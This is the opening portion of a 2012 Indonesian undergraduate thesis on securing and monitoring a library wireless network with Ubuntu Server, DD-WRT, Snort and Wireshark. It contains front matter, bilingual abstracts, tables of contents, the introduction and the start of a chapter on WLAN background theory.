



UNIVERSITAS INDONESIA

**IMPLEMENTASI DAN ANALISA UNJUK KERJA SISTEM
KEAMANAN JARINGAN WIRELESS BERBASIS LINUX
PLATFORM DAN DD-WRT FIRMWARE**

SKRIPSI

**Diajukan sebagai salah satu persyaratan menjadi sarjana teknik pada program
Sarjana Teknik**

CHRISTINA MEGAWATI

0906602502

FAKULTAS TEKNIK

PROGRAM SARJANA EKSTENSI

DEPOK

JANUARI 2012

HALAMAN PERNYATAAN ORISINALITAS

Skripsi ini adalah hasil karya saya sendiri,
dan semua sumber baik yang dikutip maupun dirujuk
telah saya nyatakan dengan benar

Nama : CHRISTINA MEGAWATI

NPM : 0906602502

Tanda Tangan :

Tanggal : 26 Januari 2012

HALAMAN PENGESAHAN

Skripsi ini diajukan oleh :

Nama : Christina Megawati T

NPM : 0906602502


Program Studi : Teknik Elektro

Judul Skripsi : **IMPLEMENTASI DAN ANALISA UNJUK KERJA SISTEM KEAMANAN JARINGAN WIRELESS BERBASIS LINUX PLATFORM DAN DD-WRT FIRMWARE**


Telah berhasil dipertahankan di hadapan Dewan Penguji dan diterima sebagai bagian persyaratan yang diperlukan untuk memperoleh gelar Sarjana Teknik pada Program Studi Teknik Elektro, Fakultas Teknik, Universitas Indonesia

DEWAN PENGUJI


Pembimbing : Muhammad Salman ST., MIT

()

Penguji : Prima Dewi Purnamasari ST., MT., MSc

()

Penguji : Yan Maraden ST. MSc

()

Ditetapkan di : Depok

Tanggal : 26 Januari 2012

KATA PENGANTAR

Segala hormat, pujian dan syukur saya naikkan ke hadirat Tuhan, karena atas berkat dan pimpinan-Nya, saya dapat menyelesaikan skripsi ini. Penulisan skripsi ini dilakukan dalam rangka memenuhi salah satu syarat untuk mencapai gelar Sarjana Teknik Jurusan Teknik Elektro pada Fakultas Teknik Universitas Indonesia. Saya menyadari bahwa, tanpa bantuan dan bimbingan dari berbagai pihak, dari masa perkuliahan sampai pada pembuatan skripsi ini, sangatlah sulit bagi saya untuk menyelesaikan skripsi ini. Oleh karena itu, saya mengucapkan terima kasih kepada :

- (1) Muhammad Salman ST., MIT, selaku dosen pembimbing yang telah menyediakan waktu, tenaga dan pikiran untuk mengarahkan saya dalam penyusunan skripsi ini;
- (2) Orang tua dan keluarga saya yang telah memberikan banyak dukungan baik moral maupun material;
- (3) Dukungan doa dan semangat dari teman-teman KTB;

Akhir kata, saya berdoa Tuhan Yesus Kristus memberkati semua pihak yang telah mendukung skripsi ini sehingga dapat selesai. Semoga skripsi ini membawa manfaat bagi pengembangan ilmu kedepan.

Depok, 26 Januari 2012

Penulis

**HALAMAN PERNYATAAN PERSETUJUAN PUBLIKASI
SKRIPSI UNTUK KEPENTINGAN AKADEMIS**

Sebagai sivitas akademik Universitas Indonesia, saya yang bertanda tangan di bawah ini:

Nama : Christina Megawati T

NPM : 0906602502

Program Studi : Teknik Elektro

Departemen : Teknik Elektro

Fakultas : Teknik

Jenis Karya : Skripsi

demi pengembangan ilmu pengetahuan, menyetujui untuk memberikan kepada Universitas Indonesia **Hak Bebas Royalti Noneksklusif (Non-exclusive Royalty Free Right)** atas karya ilmiah saya yang berjudul:

**IMPLEMENTASI DAN ANALISA UNJUK KERJA SISTEM KEAMANAN
JARINGAN WIRELESS BERBASIS LINUX PLATFORM DAN DD-WRT
FIRMWARE**

beserta perangkat yang ada (jika diperlukan). Dengan Hak Bebas Royalti Noneksklusif ini Universitas Indonesia berhak menyimpan, mengalihmedia/formatkan, mengelola dalam bentuk pangkalan data (*database*), merawat, dan mempublikasikan skripsi saya tanpa meminta izin dari saya selama tetap mencantumkan nama saya sebagai penulis/pencipta dan sebagai pemilik Hak Cipta.

Demikian pernyataan ini saya buat dengan sebenarnya.

Dibuat di . Depok

Pada tanggal : 26 Januari 2012

Yang menyatakan



(Christina Megawati T)

ABSTRAK

Nama : CHRISTINA MEGAWATI
NPM : 0906602502
Judul : **IMPLEMENTASI DAN ANALISA UNJUK KERJA SISTEM
KEAMANAN JARINGAN WIRELESS BERBASIS LINUX
PLATFORM DAN DD-WRT FIRMWARE**

Perkembangan teknologi sekarang ini semakin pesat, dan hal itu pun berpengaruh dalam kehidupan manusia. Teknologi menjadi suatu kebutuhan yang semakin lama menjadi semakin utama. Salah satu teknologi yang saat ini sedang banyak digunakan adalah *wireless local area network* (WLAN). Perangkat-perangkat elektronik yang menggunakan teknologi *wireless* semakin banyak diproduksi oleh karena kebutuhan akan informasi yang cukup *mobile*, maka banyak tempat-tempat seperti kampus, kantor, café, mal menyediakan layanan wifi (*wireless fidelity*).

Akan tetapi, layanan tersebut sering kali kurang memperhatikan pengaturan keamanan komunikasi data dalam jaringan tersebut. Kerentanan-kerentanan yang terjadi membuat pengguna *wireless* meragukan keamanannya. Implementasi WLAN membutuhkan suatu sistem keamanan yang memadai untuk menghindari pengguna yang tidak berhak memasuki jaringan.

Melalui penelitian ini, menghasilkan suatu sistem jaringan *wireless* yang cukup aman dengan menggunakan sistem *management network* dan *monitoring* yang baik melalui aplikasi snort pada server dan wireshark pada komputer *administrator* dan sistem pengamanan jaringan terhadap penyerang menggunakan kombinasi *MAC Address filtering* dan protokol keamanan serta menyusun suatu kombinasi *password* yang paling sulit di tembus penyerang, misalnya dengan mengubah *password* menjadi “tamb2011” dengan waktu yang dibutuhkan untuk melakukan *cracking* adalah 2 jam 23 menit, sedangkan *password* yang mudah seperti “abundantly” hanya membutuhkan waktu 5 menit untuk mendapatkan *password* tersebut.

Kata Kunci :

WLAN, *monitoring*, keamanan

ABSTRACT

Name : CHRISTINA MEGAWATI
NPM : 0906602502
Title : **IMPLEMENTATION AND PERFORMANCE ANALYSIS
SYSTEM WIRELESS NETWORK SECURITY LINUX-
BASED PLATFORM AND DD-WRT FIRMWARE**

The innovations of technology is rapidly increasing and influenced the human life. Technology become a necessity that is becoming important. One of technology that is widely used is wireless local area network (WLAN). Most electronic device that using wireless technology is produced in large scale because the needs of information, so many place such as college, office, café, mall provides a wi-fi service (wireless fidelity).

However, these service often pay less attention to secure the network. Vulnerabilities that happens make the user of wireless hesitated the secure of that network. Implementation of WLAN require a security system that sufficient to prevent unauthorized users to entering the network.

Through this research, resulted a secure wireless network system using network management system and good monitoring through snort application on server and wireshark on administration computer and security system of network against the attacker (hacker or cracker) using the combination of MAC Address Filtering and Security protocol and compiles the most difficult combination of password to be attacked, for example by changing the password into “tamb2011” with the time needed to cracking the password is 2 hours 23 minutes, while a password that is easy as “abundantly” only takes 5 minutes to get the password.

Key word :

WLAN, monitoring, security

DAFTAR ISI


HALAMAN JUDUL.....	i
HALAMAN PERNYATAAN ORISINALITAS.....	ii
LEMBAR PENGESAHAN	iii
KATA PENGANTAR	iv
LEMBAR PERSETUJUAN PUBLIKASI KARYA ILMIAH	v
ABSTRAK	vi
DAFTAR ISI.....	viii
DAFTAR GAMBAR	x
DAFTAR TABEL.....	xii
PENDAHULUAN.....	1
1.1 Latar Belakang	1
1.2 Tujuan Penulisan	2
1.3 Perumusan Masalah	2
1.4 Pembatasan Masalah	3
1.5 Metode Penulisan	3
1.6 Sistematika Penulisan	3
DASAR TEORI.....	5
2.1 <i>Access Point</i>	5
2.2 Arsitektur Jaringan IEEE 802.11	6
2.2.1 <i>Basic Service Set (BSS)</i>	6
2.2.2 <i>Extended Service Set (ESS)</i>	6
2.2.3 <i>Independent Basic Service Set (IBSS)</i>	7
2.2.4 <i>Wireless Distribution System</i>	7
2.2.5 <i>Wireless Mesh Network</i>	8
2.3 Standar <i>Wireless LAN</i>	9
2.4 Keamanan <i>Wireless LAN</i>	11
2.4.1 Kerentanan dan Serangan dalam <i>Wireless LAN</i>	11
2.4.2 Server	13
2.4.2.1 Linux	13
2.4.3 Monitoring Wireless Network	14
2.4.3.1 Snort	16

III. PERANCANGAN DAN CARA KERJA SISTEM	19
3.1 Deskripsi Sistem	19
3.2 <i>Wireless Router</i>	27
3.3 Perangkat Lunak Pendukung	28
3.3.1 Snort	28
3.3.2 Wireshark	32
IV. PENGUJIAN SISTEM DAN ANALISA	33
4.1 Metode dan Skenario Pengujian	33
4.1.1 <i>MAC Address Spoofing</i>	33
4.1.2 <i>Cracking WEP</i>	40
4.1.3 <i>Cracking WPA</i>	47
4.1.4 <i>Cracking WPA2</i>	51
4.1.5 <i>Remote Client</i>	54
4.1.6 Perbandingan WPA dan WPA2	57
V. KESIMPULAN.....	60
5.1 Kesimpulan	60
DAFTAR ACUAN	62
DAFTAR PUSTAKA	63
LAMPIRAN	64

DAFTAR GAMBAR


Gambar 2.1	<i>Basic Service Set (BSS)</i>	6
Gambar 2.2	<i>Extended Service Set</i>	7
Gambar 2.3	<i>Independent Basic Service Set</i>	7
Gambar 2.4	<i>Wireless Distribution System</i>	8
Gambar 2.5	<i>Wireless Mesh Network</i>	8
Gambar 3.1	Perancangan Sistem	19
Gambar 3.2	Topologi jaringan <i>wireless</i>	20
Gambar 3.3	<i>Login Putty</i>	25
Gambar 3.4	<i>Login server menggunakan PuTTY</i>	25
Gambar 3.5	<i>Login WinSCP</i>	26
Gambar 3.6	Tampilan WinSCP.....	26
Gambar 3.7	Tampilan <i>website</i> konfigurasi DD-WRT.....	28
Gambar 3.8	Tampilan wireshark dengan <i>Capture Interfaces</i>	32
Gambar 4.1	MAC address asli pada perangkat penyerang	34
Gambar 4.2	MAC address palsu pada perangkat penyerang.....	35
Gambar 4.3	Hasil capture koneksi perangkat penyerang	36
	menggunakan MAC address palsu	
Gambar 4.4	Pengaturan enkripsi WEP pada access point.....	41
Gambar 4.5	Tampilan monitor pada WepCrack	42
Gambar 4.6	Tampilan Crack pada WepCrack.....	43
Gambar 4.7	Hasil capture injeksi paket.....	44
Gambar 4.8	Protocol Hierarchy Statistic.....	45
Gambar 4.9	Grafik Hasil Cracking WEP	46
Gambar 4.10	Cracking WPA.....	49
Gambar 4.11	Hasil capture pada wireshark saat Deauthentication Attack	50
Gambar 4.12	Grafik Hasil Cracking WPA.....	51
Gambar 4.13	Cracking WPA2.....	52
Gambar 4.14	Hasil capture wireshark saat cracking WPA2	53
Gambar 4.15	Grafik Hasil Cracking WPA2.....	54

Gambar 4.16 Remote Client menggunakan Team Viewer.....	55
Gambar 4.17 Alert pada Snort Report.....	56
Gambar 4.18 Grafik perbandingan WPA dan WPA2	58



DAFTAR TABEL

Tabel 2.1 Standar WLAN	10
Tabel 4.1 Hasil pengujian <i>MAC address spoofing</i> dengan metode enkripsi	37
Tabel 4.2 Hasil pengujian dengan dua buah <i>Operating Sistem</i> berbeda	38
Tabel 4.3 Hasil pengujian <i>cracking WEP</i>	45
Tabel 4.4 Hasil Pengujian <i>Cracking WPA</i>	49
Tabel 4.5 Hasil Pengujian <i>Cracking WPA2</i>	53
Tabel 4.6 Hasil Pengujian <i>Cracking WPA dan WPA2</i>	57
Tabel 4.7 Waktu untuk <i>Bruteforce Attack</i>	57



BAB I

PENDAHULUAN

1.1 Latar Belakang

Perkembangan teknologi sekarang ini semakin pesat, dan hal itu pun berpengaruh dalam kehidupan manusia. Teknologi menjadi suatu kebutuhan yang semakin lama menjadi semakin utama. Salah satu teknologi yang saat ini sedang banyak digunakan adalah *wireless local area network* (WLAN). Banyak perangkat yang muncul dengan teknologi *wireless* berbasis IEEE 802.11 yang mampu menghubungkan perangkat-perangkat tersebut ke dalam suatu jaringan *wireless*, misalnya laptop, *netbook*, *handphone*, dan lain sebagainya.

WLAN menggunakan udara sebagai media transmisi data untuk mengirimkan informasi dari *access point* ke *user*. Hal ini menyebabkan jaringan *wireless* rentan terhadap para pembobol atau penyusup. Karena kebutuhan informasi saat ini yang cukup *mobile*, didukung pula dengan perangkat-perangkat elektronik yang menggunakan teknologi *wireless* maka banyak tempat-tempat seperti kampus, kantor, *café*, mal menyediakan layanan wifi (*wireless fidelity*).

Akan tetapi, layanan tersebut sering kali kurang memperhatikan pengaturan keamanan komunikasi data dalam jaringan tersebut. Kerentanan-kerentanan yang terjadi membuat pengguna *wireless* meragukan keamanannya. Implementasi WLAN membutuhkan suatu sistem keamanan yang memadai untuk menghindari pengguna yang tidak berhak memasuki jaringan. Salah satu sistem keamanan yang digunakan pada jaringan *wireless* adalah metode enkripsi, yaitu WEP (*Wired Equivalent Privacy*). WEP membutuhkan satu kunci enkripsi untuk bisa masuk ke dalam jaringan *wireless*. Tetapi WEP memiliki banyak lubang keamanan sehingga banyak *hacker* atau *intruder* yang dapat membobol jaringan. Sistem keamanan lainnya adalah WPA (*Wi-Fi Protected Access*) dan WPA2 (*Wi-Fi Protected Access 2*) yang menggeser posisi WEP. WPA dan WPA2 menghasilkan keamanan yang lebih baik. Namun sistem keamanan ini masih kurang optimal karena sistem masih bersifat pasif dan tidak adanya *record*

terhadap serangan pada sistem ini, membuat sistem tersebut sulit di evaluasi tingkat keamanannya.

Dengan penelitian ini, diharapkan dapat membuat suatu sistem jaringan *wireless* menggunakan server untuk otentikasi dan identifikasi pengguna WLAN, serta mempunyai sistem *management network* dan *monitoring* yang baik sehingga dapat memantau, mengontrol dan mengevaluasi jaringan *wireless* tersebut.

1.2 Tujuan Penulisan

Tujuan skripsi ini adalah merancang suatu jaringan wireless yang aman dengan menggunakan server sebagai host untuk seorang administrator jaringan dapat memantau, mengontrol, dan mengevaluasi jaringan menggunakan tool-tool monitoring, yaitu Wireshark dan Snort dan memeriksa kelemahan protokol standar keamanan yang digunakan Wireless LAN yaitu WEP, WPA dan WPA2 serta MAC Address Filtering. Pada akhirnya, hasil pemeriksaan yang didapat dapat memberikan solusi untuk mengatasi keamanan pada Wireless LAN dengan merekomendasikan alternatif protokol keamanan yang aman dan penerapan sistem monitoring pada server dapat menghasilkan keamanan.

1.3 Perumusan Masalah

Pengguna wireless maupun sistem tidak mengetahui apakah jaringan tersebut itu aman atau tidak. Maka pada awal perencanaan, dirancang suatu server untuk dapat memantau, mengontrol dan mengevaluasi sistem menggunakan sistem berbasis Linux, yaitu Server Ubuntu 10.04. Server menggunakan beberapa aplikasi tambahan untuk *management network* dan *monitoring*, yaitu snort untuk *monitoring* di server dan wireshark pada komputer admin. Di sisi Access Point menggunakan protokol standar keamanan yang digunakan oleh Wireless LAN. Dalam perancangan, jaringan *wireless* diimplementasikan di perpustakaan dimana akses yang diberikan khusus kepada anggota saja.

1.4 Pembatasan Masalah

Pada skripsi ini, penulis melakukan pembatasan masalah dengan batasan-batasan sebagai berikut :

1. Instalasi server menggunakan ubuntu server 10.04 dengan *access point* Linksys E1000 yang di *update* dengan DD-WRT *firmware*.
2. Snort digunakan untuk memantau jaringan yang terhubung ke server dan wireshark digunakan untuk memantau jaringan yang terhubung ke *access point*.
3. Snort menampilkan *alerts* dalam bentuk php dan dipantau melalui komputer admin.
4. Pengujian yang dilakukan dengan melakukan serangan terhadap jaringan wireless yang menggunakan metode enkripsi WEP, WPA dan WPA2 serta MAC Address filtering.

1.5 Metode Penulisan

Metode yang digunakan dalam penyusunan laporan skripsi ini adalah :

1. Metode Kepustakaan

Metode ini merupakan metode pengumpulan data melalui *study literature* melalui buku, jurnal, ebook yang berhubungan dengan skripsi ini.

2. Metode Observasi

Metode ini dilakukan dengan cara merancang dan membuat sistem dan melakukan pengujian sistem.


3. Metode Konsultasi dan Diskusi

Metode ini dilakukan dengan cara konsultasi dan diskusi dengan dosen pembimbing, dosen pengajar, teman-teman dan orang-orang yang mengerti mengenai dan memahami tentang pembahasan skripsi ini.

1.6 Sistematika Penulisan

Penulisan skripsi ini akan disusun secara sistematis agar memudahkan untuk dipahami dan diambil manfaatnya. Bab satu pendahuluan, berisi penjelasan latar belakang, tujuan penulisan, perumusan masalah, pembatasan masalah,

metode penulisan dan sistematika penulisan. Bab dua teori dasar, bab ini berisi tentang dasar-dasar WLAN, sistem keamanan dalam jaringan *wireless* dan server. Bab tiga perancangan sistem, bab ini berisi tentang perancangan server dan sistem monitoring yang akan dibuat dalam WLAN. Bab empat, merupakan penjelasan analisa sistem monitoring jaringan *wireless*. Bab lima, berisi kesimpulan dari seluruh pembahasan karya tulis ini.



BAB II

DASAR TEORI

Wireless Local Area Network (WLAN) adalah sebuah jaringan yang menggunakan gelombang radio sebagai media transmisi untuk menerima dan mengirim informasi. WLAN memberikan kemudahan untuk terkoneksi dengan jaringan, karena sifatnya yang mobilitas. Sumber jaringan biasanya menggunakan kabel yang disambungkan ke sebuah *access point* untuk memberi koneksi jaringan ke seluruh pengguna dalam wilayah sekitar.

WLAN menggunakan standar protokol IEEE 802.11 yang diimplementasikan di seluruh peralatan *wireless* yang digunakan, standar ini dikeluarkan oleh IEEE sebagai standar komunikasi untuk bertukar data melalui udara / *wireless*. WLAN beroperasi pada *Half Duplex*, menggunakan frekuensi yang sama untuk mengirim dan menerima data dalam sebuah WLAN. Standar 802.11 digunakan untuk WLAN *indoor*, sedangkan standar untuk *outdoor* adalah IEEE 802.16.

2.1 Access Point

Access Point berfungsi menghubungkan antara infrastruktur komunikasi kabel dengan infrastruktur komunikasi *wireless*. *Wireless Access Point* dapat beroperasi dalam beberapa mode yang berbeda. Beberapa mode ini adalah :


- Normal mode, menyediakan koneksi *central point* untuk perangkat klien *wireless*.
- *Bridge mode*, pada mode memungkinkan *access point* untuk berkomunikasi langsung dengan *access point* yang lain.
- *Client mode*, mode ini memungkinkan *access point* beroperasi sebagai klien *wireless*, tetapi tetap berkomunikasi dengan *access point* yang lain, bukan dengan klien *wireless* yang lain.
- *Repeater mode*, menyediakan metode untuk menyebarkan ulang sinyal *access point* dan memperluas jangkauannya.

2.2 Arsitektur Jaringan IEEE 802.11

Service set adalah istilah yang digunakan untuk menggambarkan komponen-komponen dasar WLAN. Ada lima cara untuk mengkonfigurasi WLAN, dan masing-masing membutuhkan cara yang berbeda [1].

2.2.1 Basic Service Set (BSS)


Basic Service Set terdiri dari satu jalur akses (kabel), minimal sebuah *access point* dan satu atau lebih klien *wireless* seperti ditunjukkan pada Gambar 2.1 *Access Point* ini dikenal juga sebagai *managed network*. Setiap klien *wireless* harus menggunakan *access point* untuk berkomunikasi dengan klien *wireless* lain atau semua *host* kabel pada jaringan. BSS mencakup sel tunggal atau wilayah RF (*Radio Frequency*) disekitar *access point* dengan zona kecepatan data yang berbeda.



Gambar 2.1 Basic Service Set [2]

2.2.2 Extended Service Set (ESS)


Extended Service Set (ESS) terdiri dari beberapa *Basic Service Set* (BSS) yang dihubungkan dengan sistem distribusi seperti yang ditunjukkan pada Gambar 2.2 Sistem distribusi dapat berupa kabel, *wireless*, LAN, WAN, atau cara lain dari konektivitas jaringan. Sebuah ESS harus memiliki paling tidak dua *access point* yang beroperasi dalam infrasutruktur ini. Mirip dengan BSS, semua paket di ESS harus melalui salah satu jalur akses [3].



Gambar 2.2 *Extended Service Set*

2.2.3 *Independent Basic Service Set (IBSS)*

Independent Basic Service Set (IBSS) dikenal sebagai jaringan *ad hoc*. Sebuah IBSS tidak memiliki *access point* atau access lainnya ke sebuah distribusi sistem. IBSS hanya mencakup *cell* tunggal dan mempunyai SSID, seperti ditunjukkan pada Gambar 2.3 Dalam IBSS, untuk mengirimkan data keluar, salah satu klien di IBSS harus bertindak sebagai *gateway* atau *router*. Dalam IBSS, klien membuat koneksi langsung satu sama lain saat mentransmisi data, dan untuk alasan ini, IBSS sering disebut sebagai jaringan *peer-to-peer* [3].



